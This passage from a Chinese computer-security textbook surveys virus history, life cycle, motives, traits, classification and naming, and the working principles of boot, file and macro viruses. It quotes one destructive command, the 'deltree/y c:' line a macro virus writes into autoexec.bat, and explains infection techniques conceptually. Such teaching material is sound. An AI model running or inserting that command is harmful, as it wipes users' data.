1992 年，伴随型病毒产生，代表为“ 金蝉 ”，它利用了 DOS 加载执行文件的顺序性来工作。它感染 EXE 文件时，生产一个和 EXE 文件同名的扩展名为 COM 的伴随体。而它感染 COM 文件时，会将该 COM 文件扩展名改为 EXE，然后再将自己的拷贝改名为原 COM 文件名。这样，在 DOS 加载可执行文件时，病毒就首先取得控制权。这类病毒的特点是它并不改变原始文件内容、日期及属性，杀病毒时只要将其伴随体删除即可。在非 DOS 操作系统中一些伴随型病毒则利用操作系统的描述语言进行工作，具有典型代表的是“ 海盗旗 ”病毒，它在得到执行时，会询问用户名称和口令，然后返回一个出错信息，并将自身删除。批次型病毒是工作在 DOS 下的和“ 海盗旗 ”病毒相类似的一类病毒。

4. 幽灵，多形阶段

1994 年，随着汇编语言的发展，实现同一功能可以用不同的方式完成，这些方式的组合使一段看似随机的代码产生相同的运算结果。幽灵病毒就是利用这个特点，每感染一次就产生不同的代码。例如，“ 一半 ”病毒就是产生一段有上亿种可能的解码运算程序，病毒体被隐藏

在解码前的数据中，清除这类病毒就必须能对这段数据进行解码，加大了查毒的难度。多形性病毒是一种综合性病毒，它既能感染引导区也能感染程序区，多数具有解码算法，一种病毒往往要两段以上的子程序方能解除。

5. 生成器，变体机阶段

1995 年，在汇编语言中，一些数据的运算放在不同的通用寄存器中，可运算出同样的结果，随机地插入一些空操作和无关指令也不影响运算的结果，这样，一段解码算法就可以由生成器生成。当生成的是病毒时，这种复杂的称之为病毒生成器和变体机就产生了。具有典型代表的是“病毒制造机”，它可以在瞬间制造出成千上万种不同的病毒，清除时就不能使用传统的特征识别法，需要在宏观上分析指令，解码后清除病毒。变体机就是增加解码复杂程度的指令生成机制。

6. 网络蠕虫阶段

1995 年，随着网络的普及，病毒开始利用网络进行传播，它们只是以上几代病毒的改进。在非 DOS 操作系统中，“蠕虫”是典型的代表，它不占用除内存以外的任何资源，不修改磁盘文件，而是利用网络功能搜索地址，将自身向下一个地址进行传播，有时也在网络服务器和启动文件中存在。

7. 视窗阶段

1996 年，随着 Windows 95 的日益普及，利用 Windows 进行工作的病毒开始发展，它们修改（如 NE 和 PE 等）文件，典型的代表是 DS.3873。这类病毒的机制更为复杂，它们利用保护模式和 API 调用接口工作，解除方法也比较复杂。

8. 宏病毒阶段

1996 年，随着 Windows Word 功能的增强，使用 Word 宏语言也可以编制病毒，这种病毒使用 Basic 语言，编写容易，能感染 Word 文档文件。在 Excel 和 AmiPro 出现的相同工作机制的病毒也归为此类。由于 Word 文档格式没有公开，因此，清除这类病毒比较困难。

9. 因特网阶段

1997 年，随着因特网的发展，各种病毒也开始利用因特网进行传播，一些携带病毒的数据包和邮件越来越多，如果不小心打开了这些邮件，计算机就有可能中毒。

10. Java，邮件炸弹阶段

1997 年，随着因特网上 Java 的普及，利用 Java 语言进行传播和资料获取的病毒开始出现，strange brew 为世界上第一个 Java 病毒，此外还有一种典型代表是 Java Snake 病毒。还有一些利用邮件服务器进行传播和破坏的病毒，例如 Mail-Bomb 病毒。

6.1.3 计算机病毒的成长过程

一个病毒的成长可以被分成下列几个阶段。

- 创造期：当病毒作者研究出一些可以广为散布的程序码，计算机病毒就诞生了，当然，他们通常都会在其中设计一些破坏的行为。
- 孕育期：这些计算机黑客们会将这些含有计算机病毒的文件放在一些容易散播的地方，如 BBS 站，因特网的 FTP 站，甚至是公司或是学校的网络等。

• 潜伏期：在潜伏期中，计算机病毒会不断地繁殖与传染。一个完美的病毒拥有很长的潜伏期，如此一来病毒就有更多的时间传染到更多的用户，一旦发病将会造成更大的伤害。例如世界知名的米开朗基罗病毒，在每年 3 月 6 日发作前，有整整 1 年的潜伏期。

• 发病期：当一切条件形成之后，病毒就开始破坏行动。有些病毒会在某些特定的日期发病，有些则自己有个倒数计时装置来决定发病的时间。虽然有些病毒并没有发病时的破坏动作，但是它们仍然会占据一些系统资源，而降低系统运作的效率。

• 根除期：如果有足够多的防毒软件检测及控制这些病毒，并且有足够多的用户购买了防毒软件，那么这些病毒就有机会被连根扑灭。虽然到现在为止，并没有人敢宣称某一种病毒完全绝迹，但是有些病毒已经很明显的被完全制止了，如早期的 Disk Killer 等。

6.1.4 计算机病毒产生的原因

计算机病毒究其产生的原因有如下几种。

• 开个玩笑或一个恶作剧。某些爱好计算机并对计算机技术精通的人士为了炫耀自己的高超技术和智慧，凭借对软硬件的深入了解，编制这些特殊的程序。这些程序通过载体传播出去后，在一定条件下被触发。如显示一些动画，播放一段音乐，或提一些智力问答题目等，其目的无非是自我表现一下。这类病毒一般都是良性的，不会有破坏操作。

• 产生于个别人的报复心理。每个人都处于社会环境中，但总有人对社会不满或受到不公正的待遇。如果这种情况发生在一个编程高手身上，那么他有可能会编制一些危险的程序。在国外有这样的事例：某公司职员在职期间编制了一小段代码隐藏在其公司的系统中，一旦检测到他的名字在工资报表中删除，则该程序立即发作，破坏整个系统。类似案例在国内亦出现过。

• 用于版权保护。计算机发展初期，由于在法律上对于软件版权保护还没有像今天这样完善。很多商业软件被非法复制，有些开发商为了保护自己的利益制作了一些特殊程序，附在产品中。如巴基斯坦病毒，其制作者是为了追踪那些非法拷贝他们产品的用户。用于这种目的的病毒目前已不多见。下面是国内的一个例子。

1997 年，有好事者在美国的地球村免费网站上建立了一个叫做“毒岛论坛”的站点，专门讨论反病毒技术，评比国内的反病毒软件和提供它们的解密程序。

这年有一个不起眼但是不能不提的 888 病毒，这是一个系统病毒，实际上并不流行，只是因为某一软件公司的大肆宣扬，才使之在计算机界广为人知。

虽然业界盛传某公司利用制毒、放毒和杀毒来宣传自己，但是事实并没有像传说的那样。到了 1997 年的下半年，一个晴天霹雳响起，“毒岛论坛”宣称 KV 300 软件中有病毒，并且迅速在网上公布了病毒的反汇编代码（由于 KV 300 软件是经过加密的，因此一般人无法简单地看到这一段代码）。数天之后，出于种种考虑，数家反病毒软件公司在京召开了记者招待会，声讨这种行为。而江民公司自己则辩称这是一个“逻辑锁”，不是病毒。事实上，“逻辑锁”的机理与以前宣传的 888 病毒完全相同，它利用了微软的 MS-DOS 编程上的一个小错误，导致系统启动时进入死循环。其实早在 1992 年就有人在《电脑》杂志上介绍了这个问题，并把它用于加密硬盘。

• 用于特殊目的。某些组织或某个人为达到特殊目的，对政府机构、单位的特殊系统进行宣传或破坏，或用于军事目的。

6.1.5 计算机病毒的特征

病毒有以下几种特征。

• 传染性是病毒的基本特征。在生物界，通过传染病毒从一个生物体扩散到另一个生物体。在适当的条件下，它可得到大量繁殖，并使被感染的生物体表现出病症甚至死亡。同样，计算机病毒也会通过各种渠道从已被感染的计算机扩散到未被感染的计算机，在某些情况下造成被感染的计算机工作失常甚至瘫痪。与生物病毒不同的是，计算机病毒是一段人为编制的计算机程序代码，这段程序代码一旦进入计算机并得以执行，它会搜寻其他符合其传染条件的程序或存储介质，确定目标后再将自身代码插入其中，达到自我繁殖的目的。只要一台计算机染毒，如不及时处理，那么病毒会在这台机子上迅速扩散，其中的大量文件（一般是可执行文件）会被感染。而被感染的文件又成了新的传染源，再与其他计算机进行数据交换或通过网络接触，病毒会继续进行传染。正常的计算机程序一般是不会将自身的代码强行连接到其他程序之上的。而病毒却能使自身的代码强行传染到一切符合其传染条件的未受到传染的程序之上。计算机病毒可通过各种可能的渠道，如软盘、计算机网络去传染其他的计算机。当用户在一台计算机上发现了病毒时，往往曾在这台计算机上用过的软盘已感染上了病毒，而与这台计算机相联网的其他计算机也许也被该病毒感染上了。是否具有传染性是判别一个程序是否为计算机病毒的最重要条件。

• 未经授权而执行。一般正常的程序由用户调用，再由系统分配资源，完成用户交给的任务。其目的对用户是可见的、透明的。而病毒具有正常程序的一切特性，它隐藏在正常程序中，当用户调用正常程序时窃取到系统的控制权，先于正常程序执行，病毒的动作、目的对用户是未知的，是未经用户允许的。

• 隐蔽性。病毒一般是具有很高编程技巧、短小精悍的程序。通常附在正常程序中或磁盘较隐蔽的地方，也有个别的以隐含文件形式出现。目的是不让用户发现它的存在。如果不经过代码分析，病毒程序与正常程序是不容易区别开来的。一般在没有防护措施的情况下，计算机病毒程序取得系统控制权后，可以在很短的时间里传染大量程序。而且受到传染后，计算机系统通常仍能正常运行，使用户不会感到任何异常。试想，如果病毒在传染到计算机上之后，机器无法马上正常运行，那么它本身便无法继续进行传染了。正是由于隐蔽性，计算机病毒得以在用户没有察觉的情况下扩散到上百万台计算机中。大部分的病毒的代码之所以设计得这么短小，也是为隐藏。病毒一般只有几百或 1kB，而个人计算机对 DOS 文件的存取速度可达每秒几百 kB 以上，所以病毒转瞬之间便可将这短短的几百字节附着到正常程序之中，非常不易被察觉。

• 潜伏性。大部分的病毒感染系统之后一般不会马上发作，它可长期隐藏在系统中，只有在满足其特定条件时才启动其表现（破坏）模块。只有这样它才可进行广泛地传播。如“ PETER-2 ”在每年 2 月 27 日会提 3 个问题，答错后会将硬盘加密。著名的“ 黑色星期五 ”在每逢 13 号的星期五发作。国内的“ 上海一号 ”会在每年 3 月、6 月和 9 月的 13 日发作。当然，最令人难忘的便是 26 日发作的 CIH。这些病毒在平时会隐藏得很好，只有在发作日才会露出本来面目。

• 破坏性。任何病毒只要侵入系统，都会对系统及应用程序产生程度不同的影响。轻者会降低计算机工作效率，占用系统资源，重者可导致系统崩溃。由此特性可将病毒分为良性病毒

与恶性病毒。良性病毒可能只显示些画面、无聊的语句或播出音乐，或者根本没有任何破坏动作，但会占用系统资源。这类病毒较多，如 GENP、小球和 W-BOOT 等。恶性病毒则有明确的目的，或破坏数据、删除文件或加密磁盘、格式化磁盘，有的对数据造成不可挽回的破坏。这也反映出病毒编制者的险恶用心。

- 从对病毒的检测方面来看，病毒还有不可预见性。不同种类的病毒，它们的代码千差万别，但有些操作是共有的（如驻内存或改中断）。有些人利用病毒的这种共性，制作了声称可查所有病毒的程序。这种程序的确可查出一些新病毒，但由于目前的软件种类极其丰富，而且某些正常程序也使用了类似病毒的操作甚至借鉴了某些病毒的技术。使用这种方法对病毒进行检测势必会造成较多的误报情况。而且病毒的制作技术也在不断的提高，病毒对反病毒软件来说永远是超前的。

6.1.6 计算机病毒的分类

从第一个病毒出世以来，究竟世界上有多少种病毒，说法不一。无论多少种，病毒的数量仍在不断增加。据国外统计，计算机病毒以 10 种/周的速度递增，另据我国公安部统计，国内的计算机病毒以 4 种/月的速度递增。如此多的种类，做一下分类可更好地了解它们。

- 按传染方式分为引导型病毒、文件型病毒、混合型病毒、特洛伊木马病毒、计算机蠕虫、黑客型病毒和宏病毒。

1. 引导型病毒

驻留在磁盘的引导扇区，每次开机后对磁盘引导时，它就会自动执行。它一般先将自己驻留在内存中，伺机传染其他文件或者直接传染其他文件，然后再执行正常的引导程序。

2. 文件型病毒

一般只传染磁盘上的可执行文件（“ *.COM ”，“ *.EXE ”）。在用户调用染毒的可执行文件时，病毒首先被运行，然后病毒驻留内存伺机传染其他文件或直接传染其他文件。其特点是附着于正常程序文件，成为程序文件的一个外壳或部件。这是较为常见的传染方式，像 CIH 病毒便是一个纯粹的文件型病毒。

（1）非常驻型病毒

非常驻型病毒将自己复制到“ *.COM ”，“ *.EXE ”或是“ *.SYS ”的文件中。当这些中毒的程序被执行时，就尝试传染给另一个或多个文件。像 Data crime II 资料杀手便是这类病毒。

（2）常驻型病毒（Memory Resident Virus）

常驻型病毒躲在内存中，其行为就好像是中断（如 Interrupts），由于这个原因，常驻型病毒往往对磁盘造成更大的伤害。一旦常驻型病毒进入了内存中，只要执行文件被执行，它就对其进行感染，其效果非常显著。像 Friday 13th 黑色（13 号）星期五便是这类病毒。

3. 混合型病毒

兼有以上两种病毒的特点，既能感染引导区又能感染文件，因此扩大了这种病毒的传染途径（如 1997 年国内流行较广的“ TPVO-3783 ”也叫“ SPY ”）。

4. 特洛伊木马（Trojan）病毒

此病毒是近年崛起的新品种，那些会将自己伪装成某种应用程序来吸引使用者下载或执行，并进而破坏使用者计算机资料，造成使用者不便或窃取重要信息的程序，被称之为“ 特洛

伊木马型 ”或“ 特洛伊型 ”病毒。特洛伊木马程序不像传统的计算机病毒一样会感染其他文件，特洛伊木马程序通常都会以一些特殊的方式进入使用者的计算机系统中，然后伺机执行其恶意行为，例如格式化硬盘、删除文件或窃取密码等。

5. 计算机蠕虫

顾名思义，计算机蠕虫指的是某些恶性程序代码会像蠕虫般在计算机网络中爬行，从一台计算机爬到另外一台计算机，方法有很多种，例如通过局域网络或是 E-mail。最著名的计算机蠕虫案例就是 “ I LOVE YOU-爱情虫 ”。例如 “ MELISSA-梅莉莎 ” 便是结合 “ 计算机病毒 ” 及 “ 计算机蠕虫 ” 的两项特性，该恶性程序不但会感染 Word 的 Normal.dot（此为计算机病毒特性），而且会通过 Outlook E-mail 大量传播（此为计算机蠕虫特性）。

事实上，在真实世界中单一形态的恶性程序其实愈来愈少了，许多恶性程序不但具有传统病毒的特性，更结合了 “ 特洛伊木马程序 ” 和 “ 计算机蠕虫 ” 形态来造成更大的影响力。一个耳熟能详的案例是 “ Explore Zip – 探险虫 ”。探险虫病毒会覆盖掉在局域网络上计算机中的重要文件（此为特洛伊木马程序特性），并且会通过局域网络将自己安装到远程计算机上（此为计算机蠕虫特性）。

6. 黑客型病毒

自从 2001 年 7 月 CodeRed 病毒利用 IIS 漏洞揭开黑客与病毒并肩作战的攻击模式以来，CodeRed 病毒在病毒史上的地位就如同第一只病毒 Brain 一样，具有难以磨灭的历史意义。

如同网络安全专家预料的，CodeRed 病毒将会成为计算机病毒、计算机蠕虫和黑客 “ 三管齐下 ” 的开山鼻祖，日后的病毒将以其为样本，变本加厉地在网络上展开新形态的攻击行为。果不其然，在造成全球 26.2 亿美金的损失后，不到 2 个月的时间中，同样攻击 IIS 漏洞的 Nimda 病毒，其破坏指数却远高于 CodeRed 病毒。Nimda 病毒反传统的攻击模式，不仅考验着 MIS 人员的应变能力，更使得传统的防毒软件面临更高的挑战。

继红色代码之后，Nimda 病毒通过相当罕见的多重感染管道在网络上大量散播，包含电子邮件、网络资源共享和微软 IIS 服务器的安全漏洞等。由于 Nimda 病毒的感染管道相当多，病毒入口多，相对的清除工作也相当费事。尤其是要下载微软公司的 Patch，无法自动执行，必须每一台计算机逐一执行，容易失去抢救的时效。

每一台感染了 Nimda 病毒的计算机都会自动扫描网络上符合身份的受害目标，因此常造成网络带宽被占据，形成无限循环的 DoS 拒绝服务型攻击。另外，若该台计算机先前曾遭受 CodeRed 病毒植入后门程序，那么两者相结合的结果，将导致黑客为所欲为地进入受害者计算机，进而以此为中继站对其他计算机发动攻势。

7. 宏病毒

宏病毒是一种寄存在文档或模板所带的宏里面的计算机病毒。一旦打开这样的文档，其中附带的宏就会被执行，于是宏病毒就会被激活，转移到计算机上，并驻留在 Normal 模板上。从此以后，所有自动保存的文档都会 “ 感染 ” 上这种宏病毒，而且如果其他用户打开了感染病毒的文档，宏病毒又会转移到他的计算机上。

有些宏病毒只进行自身的传播，并不具有破坏性，如较常见的一种 Autoopen 宏病毒，这种病毒只是将文档保存为模板，并进行自身复制，当打开带病毒的文档时，将自身传染给 Word 的 Normal.dot 模板，然后再传染给干净的文档。宏病毒基本上都是按这种方法进行传染的。

有些病毒对用户进行骚扰，但不破坏系统，如在每月的 13 日有一种 “ 台湾 No.1 ” 宏病毒

发作，该病毒在每月的 13 日发作。发作时，给出一个 5 个数字连乘的心算数学题，并警告“ 若你答错，只好接受震撼教育…… ”。其实该病毒只是将自身传染给模板文件“ normal.dot ”和其他文档，然后告诉用户它是“ 巨集病毒 ”，并新建 20 个文档（这种病毒中的对话框提示的汉字是 BIG5 码，如果 Windows 中文系统是 GB 码，会看到一堆混乱的字符）。Helper 病毒每月 10 日发作，该病毒藏身于 Autoclose 宏中，感染后的文件在关闭时被添加一密码——“ help ”，如果 Word 文档在每月 10 日之后突然发现莫名其妙地询问密码，那么可以试一试“ help ”，以确定是不是 Helper 病毒，另外 Aliance（每月 2、7、11 和 12 日发作）和 Phardera 等属此类。

有些宏病毒或使打印中途中断或使打印出混乱信息，如 Nuclear 和 Kompu 等属此类。有些宏病毒将文档中的部分字符或文本进行替换，如 Concept.F 发作时，用“ ，”、“ e ”和“ not ”替换所有“ . ”、“ a ”和“ and ”。

有些病毒极具破坏性，如 MDMA.A（无政府者一号，最早发现于 1996 年夏），这种病毒既感染中文版 Word，又感染英文版 Word，发作时间是每月的 1 日，此病毒在不同的 Windows 平台上有不同的破坏性表现：在 3.x 版 Windows 上发作时，在自动批处理文件 autoexec.bat 中加入“ deltree/y c：”，计算机在下一次启动后将自动删除 C 盘上的所有文件；在 Windows 95 平台上删除 Windows 目录下的帮助文件（*.hlp）和控制面板文件（*.cpl）；在 Windows NT 平台上删除当前目录下的所有文件；在 Macintosh 机上删除所有文件。发作后会显示“ You are infected with M DMA-DMY，Brought to you by MDMA（Many Delinquent Modern Anerchists）”，告诉用户的 Word 系统已被病毒感染，是一群无政府主义者干的。

MDMA C 是 MDMA A 的一个著名变种，其发作日期随系统平台不同而各异，Macintosh 机上每月 5 日发作，Windows 3.x/95/NT 上每月 20 日后发作，它不再显示任何对话框，并改变了病毒的日期触发机制，破坏性更强，Concept.L 等病毒也是这种极具破坏性的病毒。

另外有一种双栖复合型病毒，如 Nuclear 是由 AutoExec、Dropsuriv 和 Fileexit 等 9 种宏病毒复合成的一种 DOS 和 Windows 双栖型驻留宏病毒。Nuclear 发作时将一名为 ph33r 的病毒传染到计算机上并激活，清除计算机的 MSDOS.SYS、IO.SYS 和 COMMAND.COM 文件，使计算机瘫痪，这种病毒在每年的 4 月 5 日发作。

- 按连接方式分为源码型病毒、入侵型病毒、操作系统型病毒和外壳型病毒。

源码病毒较为少见，也难以编写。因为它要攻击高级语言编写的源程序，在源程序编译之前插入其中，并随源程序一起编译、连接成可执行文件。此时刚刚生成的可执行文件便已经带毒了。

入侵型病毒可用自身代替正常程序中的部分模块或堆栈区。因此，这类病毒只攻击某些特定程序，针对性强。一般情况下也难以被发现，清除起来也较困难。

操作系统病毒可用其自身部分加入或替代操作系统的部分功能。因其直接感染操作系统，这类病毒的危害性也较大。

外壳病毒将自身附在正常程序的开头或结尾，相当于给正常程序加了个外壳。大部份的文件型病毒都属于这一类。

- 按破坏性可分为良性病毒和恶性病毒。

良性病毒一般指的是发作时不会对使用者计算机造成恶意破坏的病毒。病毒作者编制该病毒本身的目的并不是为了造成破坏，而是炫耀自己高超的编程能力和计算机水平。像有的病毒发作时会弹出一个对话框，有的病毒发作时会显示一句开玩笑的话等。

而恶性病毒则指的是发作时会对使用者计算机造成恶意破坏的病毒。其破坏性表现在各个

方面：例如消耗系统内存，抢占系统 CPU 时间，破坏用户硬盘资料，泄漏用户私人档案，制作垃圾邮件等。可以说，目前大多数常见的病毒都属于恶性病毒。

6.1.7 计算机病毒的命名

早期，各个反毒软件对病毒命名的方式不尽相同，有时对一种病毒不同的软件会报出不同的名称。如“ SPY ”病毒，KILL 起名为 SPY，KV300 则叫“ TPVO-3783 ”。国内给病毒起名的方法有以下几种。

按病毒出现的地点，如“ ZHENJIANG_JES ”，其样本最先来自镇江某用户。按病毒中出现的人名或是特征字符，如“ ZHANGFANG—1535 ”、“ DISK KILLER ”和“ 上海一号 ”。按病毒发作时的症状命名，如“ 火炬 ”和“ 蠕虫 ”。按病毒发作的时间，如“ NOVEMBER 9TH ”，在 11 月 9 日发作。有些名称包含病毒代码的长度，如“ PIXEL.xxx ”系列和“ KO.xxx ”等。

国际上对病毒命名的一般惯例为“ 前缀+病毒名+后缀 ”。前缀表示该病毒发作的操作平台或者病毒的类型，而 DOS 下的病毒一般是没有前缀的；病毒名为该病毒的名称及其家族；后缀一般可以不要，只是以此区别在该病毒家族中各病毒的不同，可以为字母或者数字，以说明此病毒的大小。

例如，WM.Cap.A，A 表示在 Cap 病毒家族中的一个变种，WM 表示该病毒是一个 Word 宏病毒。下面讲解一下各种前缀的含义。

- WM：Word 宏病毒，可以在 Word 6.0 和 Word 95（Word 7.0）下传播发作，也可以在 Word 97（Word 8.0）或以上的 Word 下传播发作，但该病毒不是在 Word 97 中制作完成的。
- W97M：Word 97 宏病毒，这些是在 Word 97 下制作完成，并只在 Word 97 或以上版本中传播发作。
- XM：Excel 宏病毒在 Excel 5.0 和 Excel 95 下制作完成并传播发作，同样，此种病毒也可以在 Excel 97 或以上版本中传播发作。
- X97M：在 Excel 97 下制作完成的 Excel 宏病毒，此类病毒也可以在 Excel 5.0 和 Excel 97 中传播发作。
- XF：Excel 程式（Excel Formula）病毒，此类病毒是用 Excel 4.0 把程序片断植入新的 Excel 文档中的。
- AM：在 Access 95 下制作完成并传播发作的 Access 宏病毒。
- A97M：在 Access 97 下制作完成并传播发作的 Access 宏病毒。
- W95：顾名思义，这类是 Windows 95 病毒，运行在 Windows 95 操作系统下，也可以运行在 Windows 98 下。
- Win：Windows 3.x 病毒，感染 Windows 3.x 操作系统的文件。
- W32：32 位 Windows 病毒，感染所有的 32 位 Windows 平台。
- WNT：同样是 32 位 Windows 病毒，但只感染 Windows NT 操作系统。
- HLLC：高级语言同伴（High Level Language Companion）病毒，它们通常是 DOS 病毒，通过新建一个附加的文件（同伴文件）来传播。
- HLLP：高级语言寄生（High Level Language Parasitic）病毒，这些通常也是 DOS 病毒，寄生在主文件中。
- HLLO：高级语言改写（High Level Language Overwriting）病毒，通常是 DOS 病毒，以

病毒代码改写主文件。

- Trojan/Troj：这并不是病毒，只是特洛伊木马，通常装扮成有用的程序，但通常有恶意代码，特洛伊木马并不会传染。
- VBS：用 Visual Basic Script 程序语言编写的病毒。
- AOL：美国在线（AOL）环境下特殊的木马，其目的通常是窃取 AOL 的密码等信息。
- PWSTEAL：窃取密码等信息的木马。
- JAVA：用 JAVA 程序语言编写的病毒。

6.2 计算机病毒的工作原理

计算机病毒的种类虽多，但对病毒代码进行分析、比较可看出，它们的主要结构是类似的，有其共同特点。整个病毒代码虽短小但也包含 3 部分：引导部分、传染部分和表现部分。

引导部分的作用是将病毒主体加载到内存，为传染部分做准备（如驻留内存、修改中断、修改高端内存和保存原中断向量等操作）。

传染部分的作用是将病毒代码复制到传染目标上去。不同类型的病毒在传染方式和传染条件上各有不同。

表现部分是病毒间差异最大的部分，前两个部分也是为这部分服务的。大部分的病毒都是有一定条件才会触发其表现部分的。如以时钟、计数器作为触发条件或用键盘输入特定字符来触发的。这一部分也是最为灵活的部分，这部分根据编制者的不同目的而千差万别，或者根本没有这部分。

本节将就引导型病毒、文件型病毒以及宏病毒分别加以说明。蠕虫病毒将在第 3 节中专门加以说明。

6.2.1 引导型病毒

引导型病毒包括软盘引导型病毒、硬盘主引导记录病毒和分区引导记录病毒。要了解引导型病毒的工作原理，必须先了解软引导记录、硬盘主引导记录、分区引导记录的概念和知识。

软引导记录即 FBR（Floppy Boot Record），指的是软盘中的第 1 个扇区、0 磁道、0 磁头和 1 扇区中的引导记录，该引导记录中包含了自举程序，一种用于装入操作系统的机器语言程序。之所以称为自举程序是因为它让计算机通过自举程序读取并执行一个短程序——引导代码来装入它自己，接下来再装入操作系统的其余部分。

主引导记录即 MBR（MAIN BOOT RECORD），它位于整个硬盘的 0 磁道、0 柱面和 1 扇区，包括硬盘引导程序和分区表。引导程序完成的任务就是检查分区表是否正确，以及确定哪个分区为操作系统可引导，并在程序结束时把该分区的启动程序（例如 DOS 的 IO.SYS）调入内存并且将控制权交给它。

分区引导记录即 PBR（Partion Boot Record）非常接近软盘上的引导记录，它有自己的自举程序，用于装入驻留在这个分区的操作系统。

尽管 3 种类型的病毒工作原理不尽相同，但是基本原理一致，都是通过修改正常的磁盘引导记录来首先获得控制权，再修改相关的系统服务，以达到隐身、感染和驻留内存的目的。下面讲述软引导型病毒的工作原理。如图 6-1 所示的说明了从一块被感染的软盘引导过程的基本框图，硬盘的引导过程类似，只不过细节上稍有不同，它通过以下方式修改系统服务。




图 6-1　从一块被感染的软盘引导过程

驻留内存：一般采取修改内存地址 0：413 的数据，因为引导时 DOS 还未加载，这是惟一的方法，但有很大的缺点，启动后用 MEM 查看发现常规内存的总量少于 640KB，不够隐蔽。当然有办法解决，可以修改 INT 8，检测 INT 21 是否建立，若建立则可采用 DOS 功能驻留内存。

隐形技术：当病毒驻留时，读写引导区均对原引导区操作，就好像没有病毒一样。

加密技术：一般加密分区表，使无毒盘启动，无法读取硬盘。

引导型病毒的优点：隐蔽性强，兼容性强，只要编的好是不容易发现的，通用于 DOS、Windows 和 Windows 95 操作系统。

引导型病毒的缺点：传染速度慢，一定要带毒软盘启动才能传到硬盘，杀毒容易，只须改写引导区即可，如 fdisk/mbr 和 kv200/k. KV200 能查出所有引导型病毒，所以现在纯引导型病毒已很少了。

6.2.2 文件型病毒

要了解文件型病毒的原理，首先要了解可执行文件的结构。DOS 下的最常用的可执行文件格式是 COM、EXE 和 SYS。DOS 程序文件包含一个或两个入口点，入口点就是 CPU 在程序中要执行的第一条指令。所有的 COM 和 EXE 文件都有一个入口点。文件型病毒就是通过修改入口点来控制计算机的。

先来看看 COM 文件的结构。COM 文件内容被不加修改地直接装入到内存中执行，操作系统把控制权传送给内存映射的第一条指令，即 COM 文件地址入口点。病毒要感染 COM 文件一般有两种方法：一种是将病毒加在 COM 前部，一种是加在文件尾部，如图 6-2 和图 6-3 所示。





图 6-2　COM 文件被病毒感染后的结构图（前置型）　图 6-3　COM 文件被病毒感染后的结构图（后置型）

在第 2 种方式中，病毒通过修改原始文件地址入口点的指令 JMP XXXX：XXXX 来获得控制权。

EXE 文件比较复杂，每个 EXE 文件包含两个部分：第 1 部分是一个文件头，第 2 部分是程序装入映射，其包含了程序以及数据的实际内存映射。

该文件头中包括两个域，它们标识了该文件的入口点在程序中的位置，这两个域是代码段（CS）和指令指针（IP）。当 DOS 加载 EXE 文件时，根据文件头信息调入一定长度的文件，设置 SS，SP 从 CS：IP 开始执行。病毒一般将自己加在文件的末端，并修改 CS，IP 的值指向

病毒起始地址，并修改文件长度信息和 SS，SP。

6.2.3 Word 宏病毒

Word 宏病毒在病毒大家庭中出现较晚，但其传播速度和危害毫不逊色于其他传统病毒，并出现了所谓的病毒生产机，在技术上也逐步采用常规文件型病毒使用的加密变换（Mutation）、多态变形（Polonorphsin）等手法。

1. Word 宏病毒的特点

与传统的文件型病毒不同，Word 宏病毒具有一些新的特点，这些特点为：

（1）病毒代码具有开放性，使其很容易被改编为新的宏病毒变种；

